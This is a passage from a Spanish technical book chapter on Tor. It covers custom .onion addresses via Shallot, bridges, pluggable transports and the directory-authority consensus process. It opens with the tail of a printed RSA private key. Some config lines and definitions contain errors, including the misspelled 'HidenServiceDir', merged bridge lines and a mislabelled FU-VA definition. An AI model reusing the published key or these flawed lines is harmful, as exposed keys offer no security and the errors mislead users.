qmPJAaTuodv7rwlB0KyTzOYUGNLDN/yZey9aG2CKWLfTX/w3Aq7c/6Y20QIDBKSB
AoGABFqfSWmx3CIHU40PJCv2ecf61m7LZcAQErvXddYZDCodEYKXDypWJZatQjKm
Whl9DGCZIMR3jpfVrKlIVjwT8+ERk35DXdRGzWi0n/y8be5XokYMnTreEbkcsprR
H8TeN6cJPwrjgXnd4g9Z2q9luKkDegdGLbsKY9nnh8lf5oUCQQDZi+lDL7S/jEoX
k5Xs805cTLPnqdGT0RelivchoGm03U2ggIUycCLv0SM6VaRcKNsBrGBtWg5jznu9
Xm9865xvAkEAw9DuwqkXK+WixHVY+uoT+LUHmBRJiVV+ZHKUzCOvF4yTxqGNCMAM
LcuCZtiamFbA4YQnBHAMRpMJt12/OSuAvwJAQjs2GYeqUmYE0MFt99KYhA2HHDny
DpSzwriBqAKC/lzk/SnEyYw5nBb/+zLYS3+zNUEAEZ8ktwIF1eFVriczdQJAE6qG
q9J5kLbmVuyhkBB0zO5hcCE5EFVren5/XUGrzOz1hJbv4Q+9TkqDO3xaQ/v+iIqt
hmu8XPNRhi50Q4vXhwJAQywFaZosVqFLUPJB4AmMeKQ2nPHpSLVVWFVPNNTypDZC
LDJgX849UGd0Nu9bCTWFtJaFROGUOa8U2cIsa8N6iQ==
--END RSA PRIVATE KEY--
```

■■■

A continuación, solamente es necesario incluir el contenido anterior en un fichero con nombre "*private_key*", el cual se deberá ubicar en el directorio que se declara en la propiedad "*HiddenServiceDir*" del fichero de configuración de Tor (*torrc*).

```
HidenServiceDir /home/adastra/servicioOculto
HiddenServicePort 80 127.0.0.1:80
```

Con las dos directivas anteriores se define un servicio oculto que va a procesar peticiones de los clientes por el puerto 80 en la dirección "*.onion*" generada. En el caso del ejemplo anterior, el fichero "*private_key*" con la clave RSA generada por Shallot debe ubicarse en el directorio "*/home/adastra/servicioOculto*". Una vez hecho esto, basta con arrancar la instancia de Tor utilizando el fichero "***torrc***" con las propiedades de configuración anteriores y se podrá ver que en el directorio "*/home/adastra/servicioOculto*" se creará un nuevo fichero con el nombre "*hostname*", el cual contiene la dirección "*.onion*" que ha sido generada a partir de la clave privada definida en el fichero "*private_key*".

Con estos sencillos pasos se puede personalizar una parte de la dirección "*.onion*" de un servicio oculto, algo que en algunos casos es bastante conveniente para tener direcciones que sean un poco más fáciles de recordar y compartir.

## 4.2.5 Puentes

Tor se caracteriza por ser una red centralizada en la que en cada hora, las autoridades de directorio se encargan de generar información sobre los repetidores que conforman la red y algunos datos adicionales sobre el estado general de la misma. Dicha información es pública y se puede consultar fácilmente ejecutando peticiones HTTP contra cualquiera de las autoridades de directorio o sus espejos. Dado que la información sobre los repetidores la puede consultar cualquiera, una de las principales medidas que toman las entidades represoras a la hora instaurar controles y censurar contenidos, consiste simplemente en incluir dichas direcciones IP en una lista negra para impedir que se puedan realizar conexiones contra las autoridades de directorio o cualquier repetidor de Tor. Es una medida que se utiliza muchísimo y que según algunos artículos publicados en el blog de Tor (https://blog.torproject.org/) es de las más utilizadas en países como Cuba, China, Etiopía, Corea del Norte, entre muchos otros sitios.

Con el fin de hacer que la red sea resistente a este tipo de censura,el equipo de Tor ha desarrollado un sistema para que los ciudadanos de países como los anteriores puedan seguir utilizando Tor sin problemas, aunque las direcciones IP de los repetidores incluidos en los consensos o incluso las propias direcciones IP de las autoridades de directorio se encuentren bloqueadas. Dicho sistema es conocido como "*Automatic Bridging*" y es un mecanismo en el que se busca eludir la censura por parte de adversarios fuertes, como es el caso del gobierno de un país. Para conseguir esto, las autoridades de directorio utilizan unos repetidores especiales llamados puentes ("*Bridges*"), los cuales funcionan exactamente igual que cualquier repetidor que hace parte de un circuito en Tor, pero con la diferencia de que no se exponen públicamente en los descriptores emitidos cada hora por las autoridades de directorio. Los puentes pueden ser creados por cualquier usuario de Tor y es una buena forma de aportar al proyecto, ya que las instancias que funcionan como puentes suelen ser

utilizadas por aquellas personas que desean reportar los abusos que se comenten en ciertos lugares del mundo. Para aquellos que desean obtener un listado de puentes de Tor, dado que no se pueden conectar directamente con las autoridades de directorio o con los repetidores que conforman la red, existen dos mecanismos que se listan a continuación.

1. Consultar los puentes en el servicio "*BridgeDB*". Se trata del proyecto oficial de Tor para acceder a un conjunto reducido de puentes que servirán para eludir la censura. Dicho proyecto se encuentra ubicado en el siguiente enlace: https://bridges.torproject.org. Para obtener los puentes basta con pinchar sobre el botón en el que pone "*Get Bridges*" u "Obtener puentes" y después de ingresar un captcha, se enseñarán dos puentes que deben ser configurados en la instancia de Tor que no consigue llegar a las autoridades de directorio o a los repetidores de la red.





*Imagen 04.17: Servicio de bridges de TorProject .*

2. En el caso de que el proyecto "*BridgeDB*" también se encuentre censurado, la otra alternativa para recibir un conjunto de puentes validos es escribir un correo a la dirección "bridges@torproject.org". El mensaje no tiene que tener un contenido, es simplemente una dirección de correo que responde de forma automática al remitente con lo que ha solicitado. En el asunto

del mensaje se debe especificar un comando para obtener información sobre BridgeDB. Si se envía un mensaje a dicha dirección, sin asunto, la respuesta automática contendrá los posibles comandos que puede enviar como asunto del mensaje.

El contenido del mensaje devuelto, en el caso de no incluir un asunto es el siguiente:

```
"Hey, debiadastra! Welcome to BridgeDB!
COMMANDs: (combine COMMANDs to specify multiple options simultaneously)
get bridges Request vanilla bridges.
get transport [TYPE] Request a Pluggable Transport by TYPE.
get help Displays this message.
get key Get a copy of BridgeDB's public GnuPG key.
get ipv6 Request IPv6 bridges.
Currently supported transport TYPEs:
obfs2
obfs3
obfs4
scramblesuit
fte
BridgeDB can provide bridges with several types of Pluggable Transports[0],
which can help obfuscate your connections to the Tor Network, making it more
difficult for anyone watching your internet traffic to determine that you are
using Tor.
Some bridges with IPv6 addresses are also available, though some Pluggable
Transports aren't IPv6 compatible.
Additionally, BridgeDB has plenty of plain-ol'-vanilla bridges - without any
Pluggable Transports - which maybe doesn't sound as cool, but they can still
help to circumvent internet censorship in many cases.
[0]: https://www.torproject.org/
-
<3 BridgeDB"
```

En el caso de indicar el asunto "*get bridges*", lo que se puede ver es lo siguiente:

```
"Hey, debiadastra!
[This is an automated message; please do not reply.]
Here are your bridges:
83.212.111.114:443 0A6EF34EDF047BFD51319268CD423E
194.132.208.140:1418 E6F48300BB17180451522069F16BD5
192.36.31.74:22656 FEB63CA5EBD805C42DC0E5FBDDE82F
To enter bridges into Tor Browser, first go to the  Tor Browser download
page [0] and then follow the instructions there for downloading and starting
Tor Browser.
When the 'Tor Network Settings' dialogue pops up, click 'Configure' and follow
the wizard until it asks:
> Does your Internet Service Provider (ISP) block or otherwise censor connec-
tions
> to the Tor network?
Select 'Yes' and then click 'Next'. To configure your new bridges, copy and
paste the bridge lines into the text input box. Finally, click 'Connect', and
you should be good to go! If you experience trouble, try clicking the 'Help'
button in the 'Tor Network Settings' wizard for further assistance.
[0]: https://www.torproject.org/
"
```

Ha devuelto tres repetidores con la dirección IP, puerto y fingerprint del puente. Ahora, para que una instancia de Tor pueda utilizar dichos puentes, basta con especificar las siguientes líneas en el fichero "*torrc*".

```
Bridge 83.212.111.114:443
Bridge 194.132.208.140:1418
Bridge 192.36.31.74:22656
UseBridges 1
```

En el caso de utilizar Tor Browser, es posible especificar estás direcciones directamente en la configuración del navegador tal como se enseña en la siguiente imagen.





*Imagen 04.18: Configuración de "bridges" en Tor Browser.*

Para crear una instancia que funcione como puente, el procedimiento es bastante sencillo, la única restricción es que evidentemente no se puede configurar dicha instancia para que funcione como repetidor y puente al mismo tiempo, ya que los repetidores son públicos y los puentes deben ser privados. La configuración que se debe incluir en el fichero de configuración de la instancia de Tor es la siguiente:

```
SocksPort 0
ORPort 8080
Exitpolicy reject *:*
DataDirectory /home/adastra/workspace/bridge/
BridgeRelay 1
```

Como se puede apreciar, tanto configurar como utilizar un puente es una tarea bastante simple y es una solución que se ajusta bastante bien al problema de la censura. Sin embargo, algunos rivales fuertes ahora ya no solamente bloquean las direcciones IP que se encuentren relacionadas con la red de Tor, sino que también aplican técnicas de análisis de tráfico para detectar si los paquetes

intercambiados utilizan el protocolo de Tor. Ante una medida así, los puentes por si solos pierden efectividad y se hace muy difícil ocultar el hecho de que un cliente utiliza Tor. La solución que se ha implementado desde el equipo de Tor Project es lo que se conoce como "*Pluggable Transports*".

### 4.2.5.1. Pluggable Transports en Tor

Las técnicas DIP (Deep Packet Inspection) se han vuelto cada vez más comunes en aquellos países en los que el nivel de censura es alto y consisten en el análisis de un conjunto de paquetes de datos para posteriormente clasificarlos partiendo de patrones conocidos. De esta forma, con DIP es posible determinar que un conjunto de paquetes se encuentran transmitiendo datos en la red de Tor aunque la dirección IP del destino no se encuentre bloqueada, como es el caso de las direcciones IP de los puentes en Tor.

La especificación de "*Pluggable Transports*" en Tor se define como una tecnología que tiene la capacidad de convertir flujos de tráfico entre el cliente y un puente en flujos admitidos y no reconocidos por técnicas de DIP, como por ejemplo, un flujo de datos normal con cualquier servidor web en Internet. Notar que aunque el rival (censor), pueda monitorizar el tráfico y analizar los paquetes en profundidad, no verá ningún patrón conocido que le permita determinar con exactitud que se trata de un paquete que viaja por Tor.

El objetivo de los PT (*Pluggable Transports*) en Tor es el de ofuscar el tráfico entre el cliente y los puentes. Para ello, se utiliza un componente de software adicional tanto en el cliente como en la instancia que se encarga de manipular las peticiones y transformarlas adecuadamente. Dichos componentes siguen una serie de reglas para poder ofuscar el tráfico en el cliente y posteriormente, desofuscarlo en el servidor (puente). Actualmente existen varias herramientas y frameworks desarrollados siguiendo la especificación de PT, las cuales se encuentran ubicadas en el siguiente enlace https://gitweb.torproject.org/torspec.git/tree/pt-spec.txt y seguramente la más conocida y popular es OBFSPROXY.





*Imagen 04.19: Funcionamiento de los Pluggable Transports.*

La especificación de "*Pluggable Transports*" está diseñada para que sea independiente de cualquier solución de anonimato y enseña las directrices que debe seguir cualquier implementación de PTs. En el caso de Tor, existen varias implementaciones de dicha especificación, las cuales se pueden utilizar

muy fácilmente en cualquier instancia de Tor. Los PT de uso común en Tor son Meek y ObsProxy ya que son las más soportadas y en consecuencia recomendadas.

Obsproxy es un framework escrito en Python que implementa la especificación de PT, el cual utiliza Twisted para todas las operaciones de red y la librería pyptlib, creada por el equipo de Tor específicamente para soportar las características de la especificación. Es una librería especialmente interesante para aquellas aplicaciones que se encargan de transformar y ofuscar tráfico TCP y que requieren enviar dichos flujos de paquetes a un destino determinado utilizando un circuito de Tor.

Para utilizar Obsproxy en el lado del cliente se puede utilizar Tor Browser, el cual contiene las implementaciones de los principales PTs soportados en Tor. En este caso concreto, Obsproxy y las otras implementaciones de PTs se encuentran incluidas en el directorio "*<TOR_BROWSER_DIR>/Browser/TorBrowser/Tor/PluggableTransports*". Dichas implementaciones pueden utilizarse en modo cliente cuando se arranca Tor Browser y su configuración es prácticamente automática por medio de un asistente muy simple, el cual se inicia al abrir la configuración de Tor Browser.





*Imagen 04.20: Configuración del cliente de Tor Browser.*

Como se puede apreciar en la imagen anterior, existen dos posibles escenarios, o bien el cliente se encuentra en un entorno censurado y sus peticiones son filtradas o el cliente cuenta con una conexión directa a Internet, con lo cual no tendrá mayores inconvenientes a la hora de conectarse a la red de Tor.

En el primer caso, el asistente de Tor Browser le permite al cliente especificar cuál tipo de PT desea utilizar y a continuación, se encarga de configurar la instancia con el PT seleccionado.





*Imagen 04.21: Selección de OBFS3 en Tor Browser.*

Después de seleccionar el tipo de PT la conexión a la red de TOR se hará por medio de los puentes que vienen por defecto en Tor Browser y además, todas las peticiones se harán a un servidor OBSProxy por medio del cliente obfs3 local que se ha indicado. En el caso de que no sea posible realizar la conexión a la red de Tor utilizando los puentes OBFS3 por defecto, Tor Browser indicará que hay un censor que se encuentra bloqueando las peticiones a dichas máquinas y en tal caso, se debe solicitar un conjunto de puentes nuevo tal como se ha explicado en párrafos anteriores.

En este caso, el fichero "*torrc*" utilizado por Tor Browser habrá sufrido algunos cambios después de aplicar la configuración anterior y como se puede ver a continuación, dichos cambios incluyen el uso de Bridges OBFS3.

```
Bridge obfs3 169.229.59.74:31493 AF9F66B7B04F8FF6F32D455F05135250A16543C9Bridge
obfs3 83.212.101.3:80 A09D536DD1752D542E1FBB3C9CE4449D51298239
Bridge obfs3 169.229.59.75:46328 AF9F66B7B04F8FF6F32D455F05135250A16543C9
Bridge obfs3 109.105.109.163:47779 4C331FA9B3D1D6D8FB0D8FBBF0C259C360D97E6A
Bridge obfs3 109.105.109.163:38980 1E05F577A0EC0213F971D81BF4D86A9E4E8229ED
DataDirectory /home/adastra/tor-browser_es-ES/Browser/TorBrowser/Data/Tor
GeoIPFile /home/adastra/tor-browser_es-ES/Browser/TorBrowser/Data/Tor/geoip
GeoIPv6File /home/adastra/tor-browser_es-ES/Browser/TorBrowser/Data/Tor/geoip6
UseBridges 1
```

Por otro lado, en el combo en el que se puede seleccionar un PT, también se pueden apreciar otras alternativas, tales como "*meek-amazon*", "*meek-azure*" y "*meek-google*". En este caso, el PT Meek se basa en HTTPS y se encarga de modificar el tráfico de Tor para que las peticiones parezcan "inocentes", por ejemplo, "*meek-amazon*" se encarga de transformar las peticiones para que parezca que el usuario se encuentra interactuando con la plataforma de Amazon Web Services, "*meek-azure*" para que parezca que las peticiones se realizan contra la plataforma de servicios web de

Microsoft Azure y finalmente "*meek-google*" modifica los paquetes de datos para que parezca que las peticiones realizadas por el cliente, son simplemente búsquedas en Google. Si bien es un PT muy interesante, a la fecha de redactar este documento hay varios detalles que se encuentran en estado de desarrollo y la cantidad de PT del tipo servidor (puentes) es bastante pequeña, por ese motivo siempre se recomienda utilizar el PT de ObsProxy.

## 4.2.6 Autoridades de directorio

Las autoridades de directorio o también conocidos simplemente como "*Tor directories*", se encargan de gestionar todos los detalles de la red y almacenar información sobre los repetidores disponibles en todo momento. Las autoridades de directorio en Tor tienen como principal objetivo garantizar el correcto funcionamiento de la red y son los únicos servidores que se consideran de confianza en Tor, lo cual la convierte en una red centralizada de la que depende el funcionamiento completo del entorno. A lo largo de la historia de Tor, desde sus inicios, ha habido varias modificaciones en el funcionamiento de las autoridades de directorio y el protocolo de directorio de Tor, el cual determina las reglas básicas para que las autoridades directorio puedan gestionar adecuadamente todos los eventos que se producen en la red. Dicho protocolo, a la fecha de redactar este documento ha sufrido tres modificaciones importantes, las cuales han aportado mejoras funcionales muy importantes que han convertido a la red de Tor en lo que es hoy en día, una solución de anonimato muy robusta y sólida. A continuación se explicará el funcionamiento de cada una de estas especificaciones.

**V1:** En las primeras versiones de Tor se definió el concepto autoridades de directorio, que no eran más que repositorios confiables donde se podían consultar los descriptores de los enrutadores que componían la red, además de almacenar información relacionada con cada uno de estos nodos y su estado. De esta forma, los clientes podían consultar estos servidores y obtener información actualizada sobre estado de la red de forma automática. Posteriormente surgió el concepto de "caches de directorio" que permitían ahorrar ancho de banda y recursos, ya que son simplemente instancias que descargan los descriptores desde las autoridades de directorio y los ponen a disposición de los clientes. Las caches de directorios rápidamente se convirtieron en un elemento fundamental en la red, ya que los clientes consultan las caches en lugar de las autoridades de directorio de forma directa, ayudando de esta forma a la distribución del trabajo.

**V2:** En esta versión del protocolo, se parte del conocimiento previo del uso de las caches y autoridades de directorio y el objetivo en esta versión es el de solventar ciertos problemas que se detectaron en la implementación de la primera versión:

- En la medida que la red crecía en número de usuarios y repetidores, los registros que almacenaban las caches y las autoridades crecían constantemente y muchas de las descargas que realizaban los clientes consistían principalmente en "*router descriptors*" que estos ya habían descargado previamente, con lo cual se podía detectar un procesamiento innecesario de descriptores que ya habían sido descargados previamente por el cliente.
- Las autoridades de directorio tenía un problema grave relacionado con la confianza que se debía tener sobre otros servidores que podían actuar como autoridades de directorio, ya que si por ejemplo uno de dichos servidores era malicioso, los clientes que descargarán descriptores

del servidor en cuestión tendrían una vista arbitrariamente distorsionada y dado que los clientes confían más en los documentos recientemente descargados se convierte en una situación conflictiva en función al número de autoridades existentes. Entre más autoridades se encontrarán involucradas, era más difícil garantizar que la red fuera segura y fiable.

Para solucionar estos problemas, en esta especificación del protocolo se han implementado algunas mejoras. En primera instancia, en lugar de descargar los descriptores correspondientes a todos los enrutadores de la red, los clientes solamente descargan aquellos que no se encuentren registrados en su instancia local, de esta forma se genera un ahorro en términos de banda ancha y recursos. Por otro lado en esta versión, las autoridades de directorio publican cada hora, un documento firmado conocido como "*network status*" que contiene detalles importantes sobre cada enrutador que conforma la red. Dichos documentos corresponden a la visión particular de cada una de las autoridades de directorio, los clientes descargan dichos documentos y deciden fiarse de la información que contienen si estos eran confirmados por más de la mitad de las autoridades. Por este motivo, como se verá más adelante, es necesario que todos los servidores que desean actuar como una autoridad de directorio tengan una "certificación de confianza" por parte de todas las autoridades de directorio que conforman la red.

**V3:** En esta última versión no se realizan cambios tan drásticos como los que han tenido lugar entre las versiones V1 y V2, sin embargo se pueden apreciar mejoras sustanciales que permiten optimizar el rendimiento de las autoridades de directorio y el consumo de recursos y ancho de banda. Estos fueron los principales objetivos en la especificación V3.

- Se ha ahorrado aproximadamente un 60% del ancho de banda utilizado por los clientes al cambiar dos campos que no eran utilizados por los enrutadores de Tor: "*read-history*" y "*write-history*". Estos dos campos han sido movidos a un documento separado del "*network-status*" dado que muchos de los clientes no los utilizan.
- La característica más llamativa es que ha surgido el concepto de "*consensus network status*". En versiones antiguas del protocolo de directorio los clientes debían hacer una correlación de múltiples documentos sobre el estado de la red, cada uno emitido de forma independiente por cada autoridad de directorio. En esta versión, las autoridades de directorio generan un documento único que es el resultado de un proceso de votación, en el que todas las autoridades deciden cuáles repetidores pueden hacer parte de la red y cuáles no. Dicho documento es conocido como "*consensus network status document*".

A partir de la especificación V3 se introduce el proceso de votación que actualmente es tan característico en las autoridades de directorio. Dicho proceso se describe a continuación.

### 4.2.6.1 Proceso de votación y generación de consenso

El mecanismo de consenso comienza con la sincronización de tiempos y en la definición de unos intervalos que suelen ser de 5, 15, 30, 60 y 90 minutos, dividiendo así las 24 horas del día. Cada autoridad debe actuar acorde a los intervalos en el consenso más reciente. Todos los administradores de las autoridades de directorio se encargan de sincronizar sus relojes para que tengan un tiempo preciso, normalmente utilizando NTP para ello.

El número de autoridades en la red de Tor a la fecha de redactar este documento son 9, pero se pueden consultar en tiempo real gracias al servicio "Atlas", el cual se puede consultar en el siguiente enlace: https://atlas.torproject.org/#search/flag:Authority

Las direcciones de cada autoridad de directorio vienen incluidas en el software de Tor. Todas las autoridades están obligadas a enviar su "voto" en los intervalos de tiempo definidos anteriormente y dicho voto, no es más que un resumen firmado con los descriptores de los enrutadores registrados en la red. Las autoridades computan el resultado de los votos y generan un documento firmado conocido como "*consensus status*". Dicho documento almacena el resultado de la votación junto con toda la información de los repetidores que han sido aceptados en el proceso de votación. Dicho documento es distribuido entre todas las caches de directorio y cualquier cliente puede descargar el documento ejecutando una petición HTTP simple.

Cada documento de consenso tiene 3 marcas que determinan su validez, VA (*Valid After*) FU (*Fresh Until*) y VU (*Valid Until*), donde FU debe estar entre VA y VU. Cada uno de estos documentos se mantiene hasta que el siguiente consenso finaliza, generando a su vez un nuevo documento de consenso. Esto no significa que el consenso anterior pierda validez, de hecho, siempre existen al menos tres documentos de consenso que se mantienen validos en cualquier momento.

En el ciclo de un consenso entre autoridades se tienen en cuenta las siguientes variables:

- **VOTESECONDS**: Número de segundos durante los cuales una autoridad dada puede recolectar votos de otras autoridades. Asume un valor mayor o igual a 20 segundos.
- **DISTSECONDS**: Número de segundos durante los cuales una autoridad de directorio puede recolectar las firmas de otras autoridades y votos que aún no tenga. Asume un valor mayor o igual a 20 segundos.
- **VA:** Momento exacto en el que es generado un nuevo documento consensuado "*network-status*".
- **VU:** Momento exacto en el que un documento consensuado "*network-status*" deja de ser válido.
- **FU-VA**: Diferencia entre el tiempo de FU y VU, este valor debe ser de al menos 5 minutos. Este es el periodo de tiempo en el que el consenso es considerado como el más reciente.
- **VU-FU**: Diferencia entre el tiempo de VU y FU, este valor debe ser de al menos 5 minutos. Este es el periodo de tiempo en el que el consenso deja de ser el más reciente pero aun es válido.

Con estas mediciones se puede comenzar a explicar de la forma más clara posible, los cálculos que se llevan a cabo para que las autoridades de directorio puedan generar un fichero "*network-status*" consensuado.

1. **VA-DISTSECONDS-VOTESECONDS:** Las autoridades intercambian sus votos antes de establecer el correspondiente consenso. Para ello lo publican en http://<hostname>/tor/statusvote/next/authority.z y realizan una petición HTTP POST a cada autoridad en http://<hostname>/tor/post/vote

2. **VA-DISTSECONDS-(VOTESECONDS/2):** Las autoridades ahora intentan descargar los votos que no tengan de las demás autoridades.

3. **VA-DISTSECONDS:** Las autoridades calculan el consenso e intercambian firmas. Una vez una autoridad tiene el estado actual de todas las demás autoridades, lo publican en:

http://<hostname>/tor/status-vote/next/<fp>.z donde <fp> es el fingerprint de la clave de identidad de la otra autoridad y también se hará disponible el digest del voto en http://<hostname>/tor/statusvote/next/d/<digest>.z

4. **VA-(DISTSECONDS/2):** Las autoridades tratan de descargar cualquier firma que no tengan. Estas firmas se almacenan en http://<hostname>/tor/status-vote/next/consensus-signatures.z

5. **VA:** Todas las autoridades han firmado un nuevo consenso. En este intervalo cada autoridad también necesita enviar su firma a las demás autoridades en una petición POST a la url: http://<hostname>/tor/post/consensus-signature

6. **VA ... FU:** En este intervalo de tiempo las caches de directorio descargan los documentos de consenso con el fin de que estén disponibles a otros clientes en la red de TOR.

7. **FU:** Una vez llegado a este tiempo, se asume que un nuevo consenso se encuentra disponible y que ahora, el consenso actual no es el más reciente, no obstante sigue siendo válido.

8. **FU ... VA:** En este intervalo de tiempo, los clientes descargan el consenso desde los directorios de cache.

9. **VU:** Llegado a este intervalo de tiempo, el consenso ya no es válido y por ende, es removido.

Finalmente, el primer intervalo de votación siempre comienza a la media noche 00:00 GMT. Una autoridad debe publicar su voto inmediatamente al inicio de cada intervalo de votación menos el tiempo que conlleva generar el voto y la recolección de firmas, tal como se ha indicado anteriormente.

### 4.2.6.2 Caches de directorio

Las caches de directorio se encargan de consultar y almacenar los documentos de consenso generados por las autoridades de directorio. La principal función de estos servidores, tal como su nombre indica, es el de servir dichos documentos a los clientes, de tal forma que no requieran una conexión directa contra las autoridades de directorio. Las caches intentan descargar estos documentos de las autoridades pero para hacerlo, se deben cumplir las siguientes reglas:

- Que la cache no tenga el último documento de consenso generado por las autoridades de directorio.
- Que el documento de consenso que se encuentra almacenado en la cache de directorio ya no sea válido, debido a que la fecha y hora actuales son mayores a la marca VU del documento.

Si ninguna de estas condiciones se cumple, la cache de directorio intentará descargar el nuevo documento de consenso en un rango de tiempo que varía entre el tiempo en el cual el documento ya no es "fresco" pero aun es válido, es decir, el periodo que se encuentra entre FU y VU. Por ejemplo, si una cache de directorio tiene un consenso que es válido a las 15:00 (VA) y está fresco hasta las 16:00 (FU), la cache intentará buscar un nuevo consenso de las autoridades entre las 16:00 y las 16:30 (suponiendo que el valor de VU sea 16:30).

### 4.2.6.3 Instancias cliente de Tor

Como se ha visto, las autoridades de directorio y caches de directorio son elementos en la red de Tor que se encargan de suministrar los descriptores que los clientes necesitan para construir circuitos en Tor. Cuando un usuario en Internet descarga el software de Tor y ejecuta una instancia en su ordenador, dicho programa viene con la lista de autoridades de directorio que será utilizada para descargar el último consenso valido la primera vez que se conecta a la red y almacenará los consensos localmente.

Cuando es requerido crear un nuevo circuito, la instancia tratará de buscar un documento de consenso reciente y en el caso de no tenerlo, intenta descargar el más reciente que se encuentre disponible en una cache de directorio. En el caso de que falle la descarga de dicho documento, la instancia espera unos pocos segundos y posteriormente intenta con otra cache. Evidentemente si un cliente no tiene un documento de consenso no podrá de ninguna manera construir ningún circuito, por lo tanto el arranque de la instancia de Tor fallará.

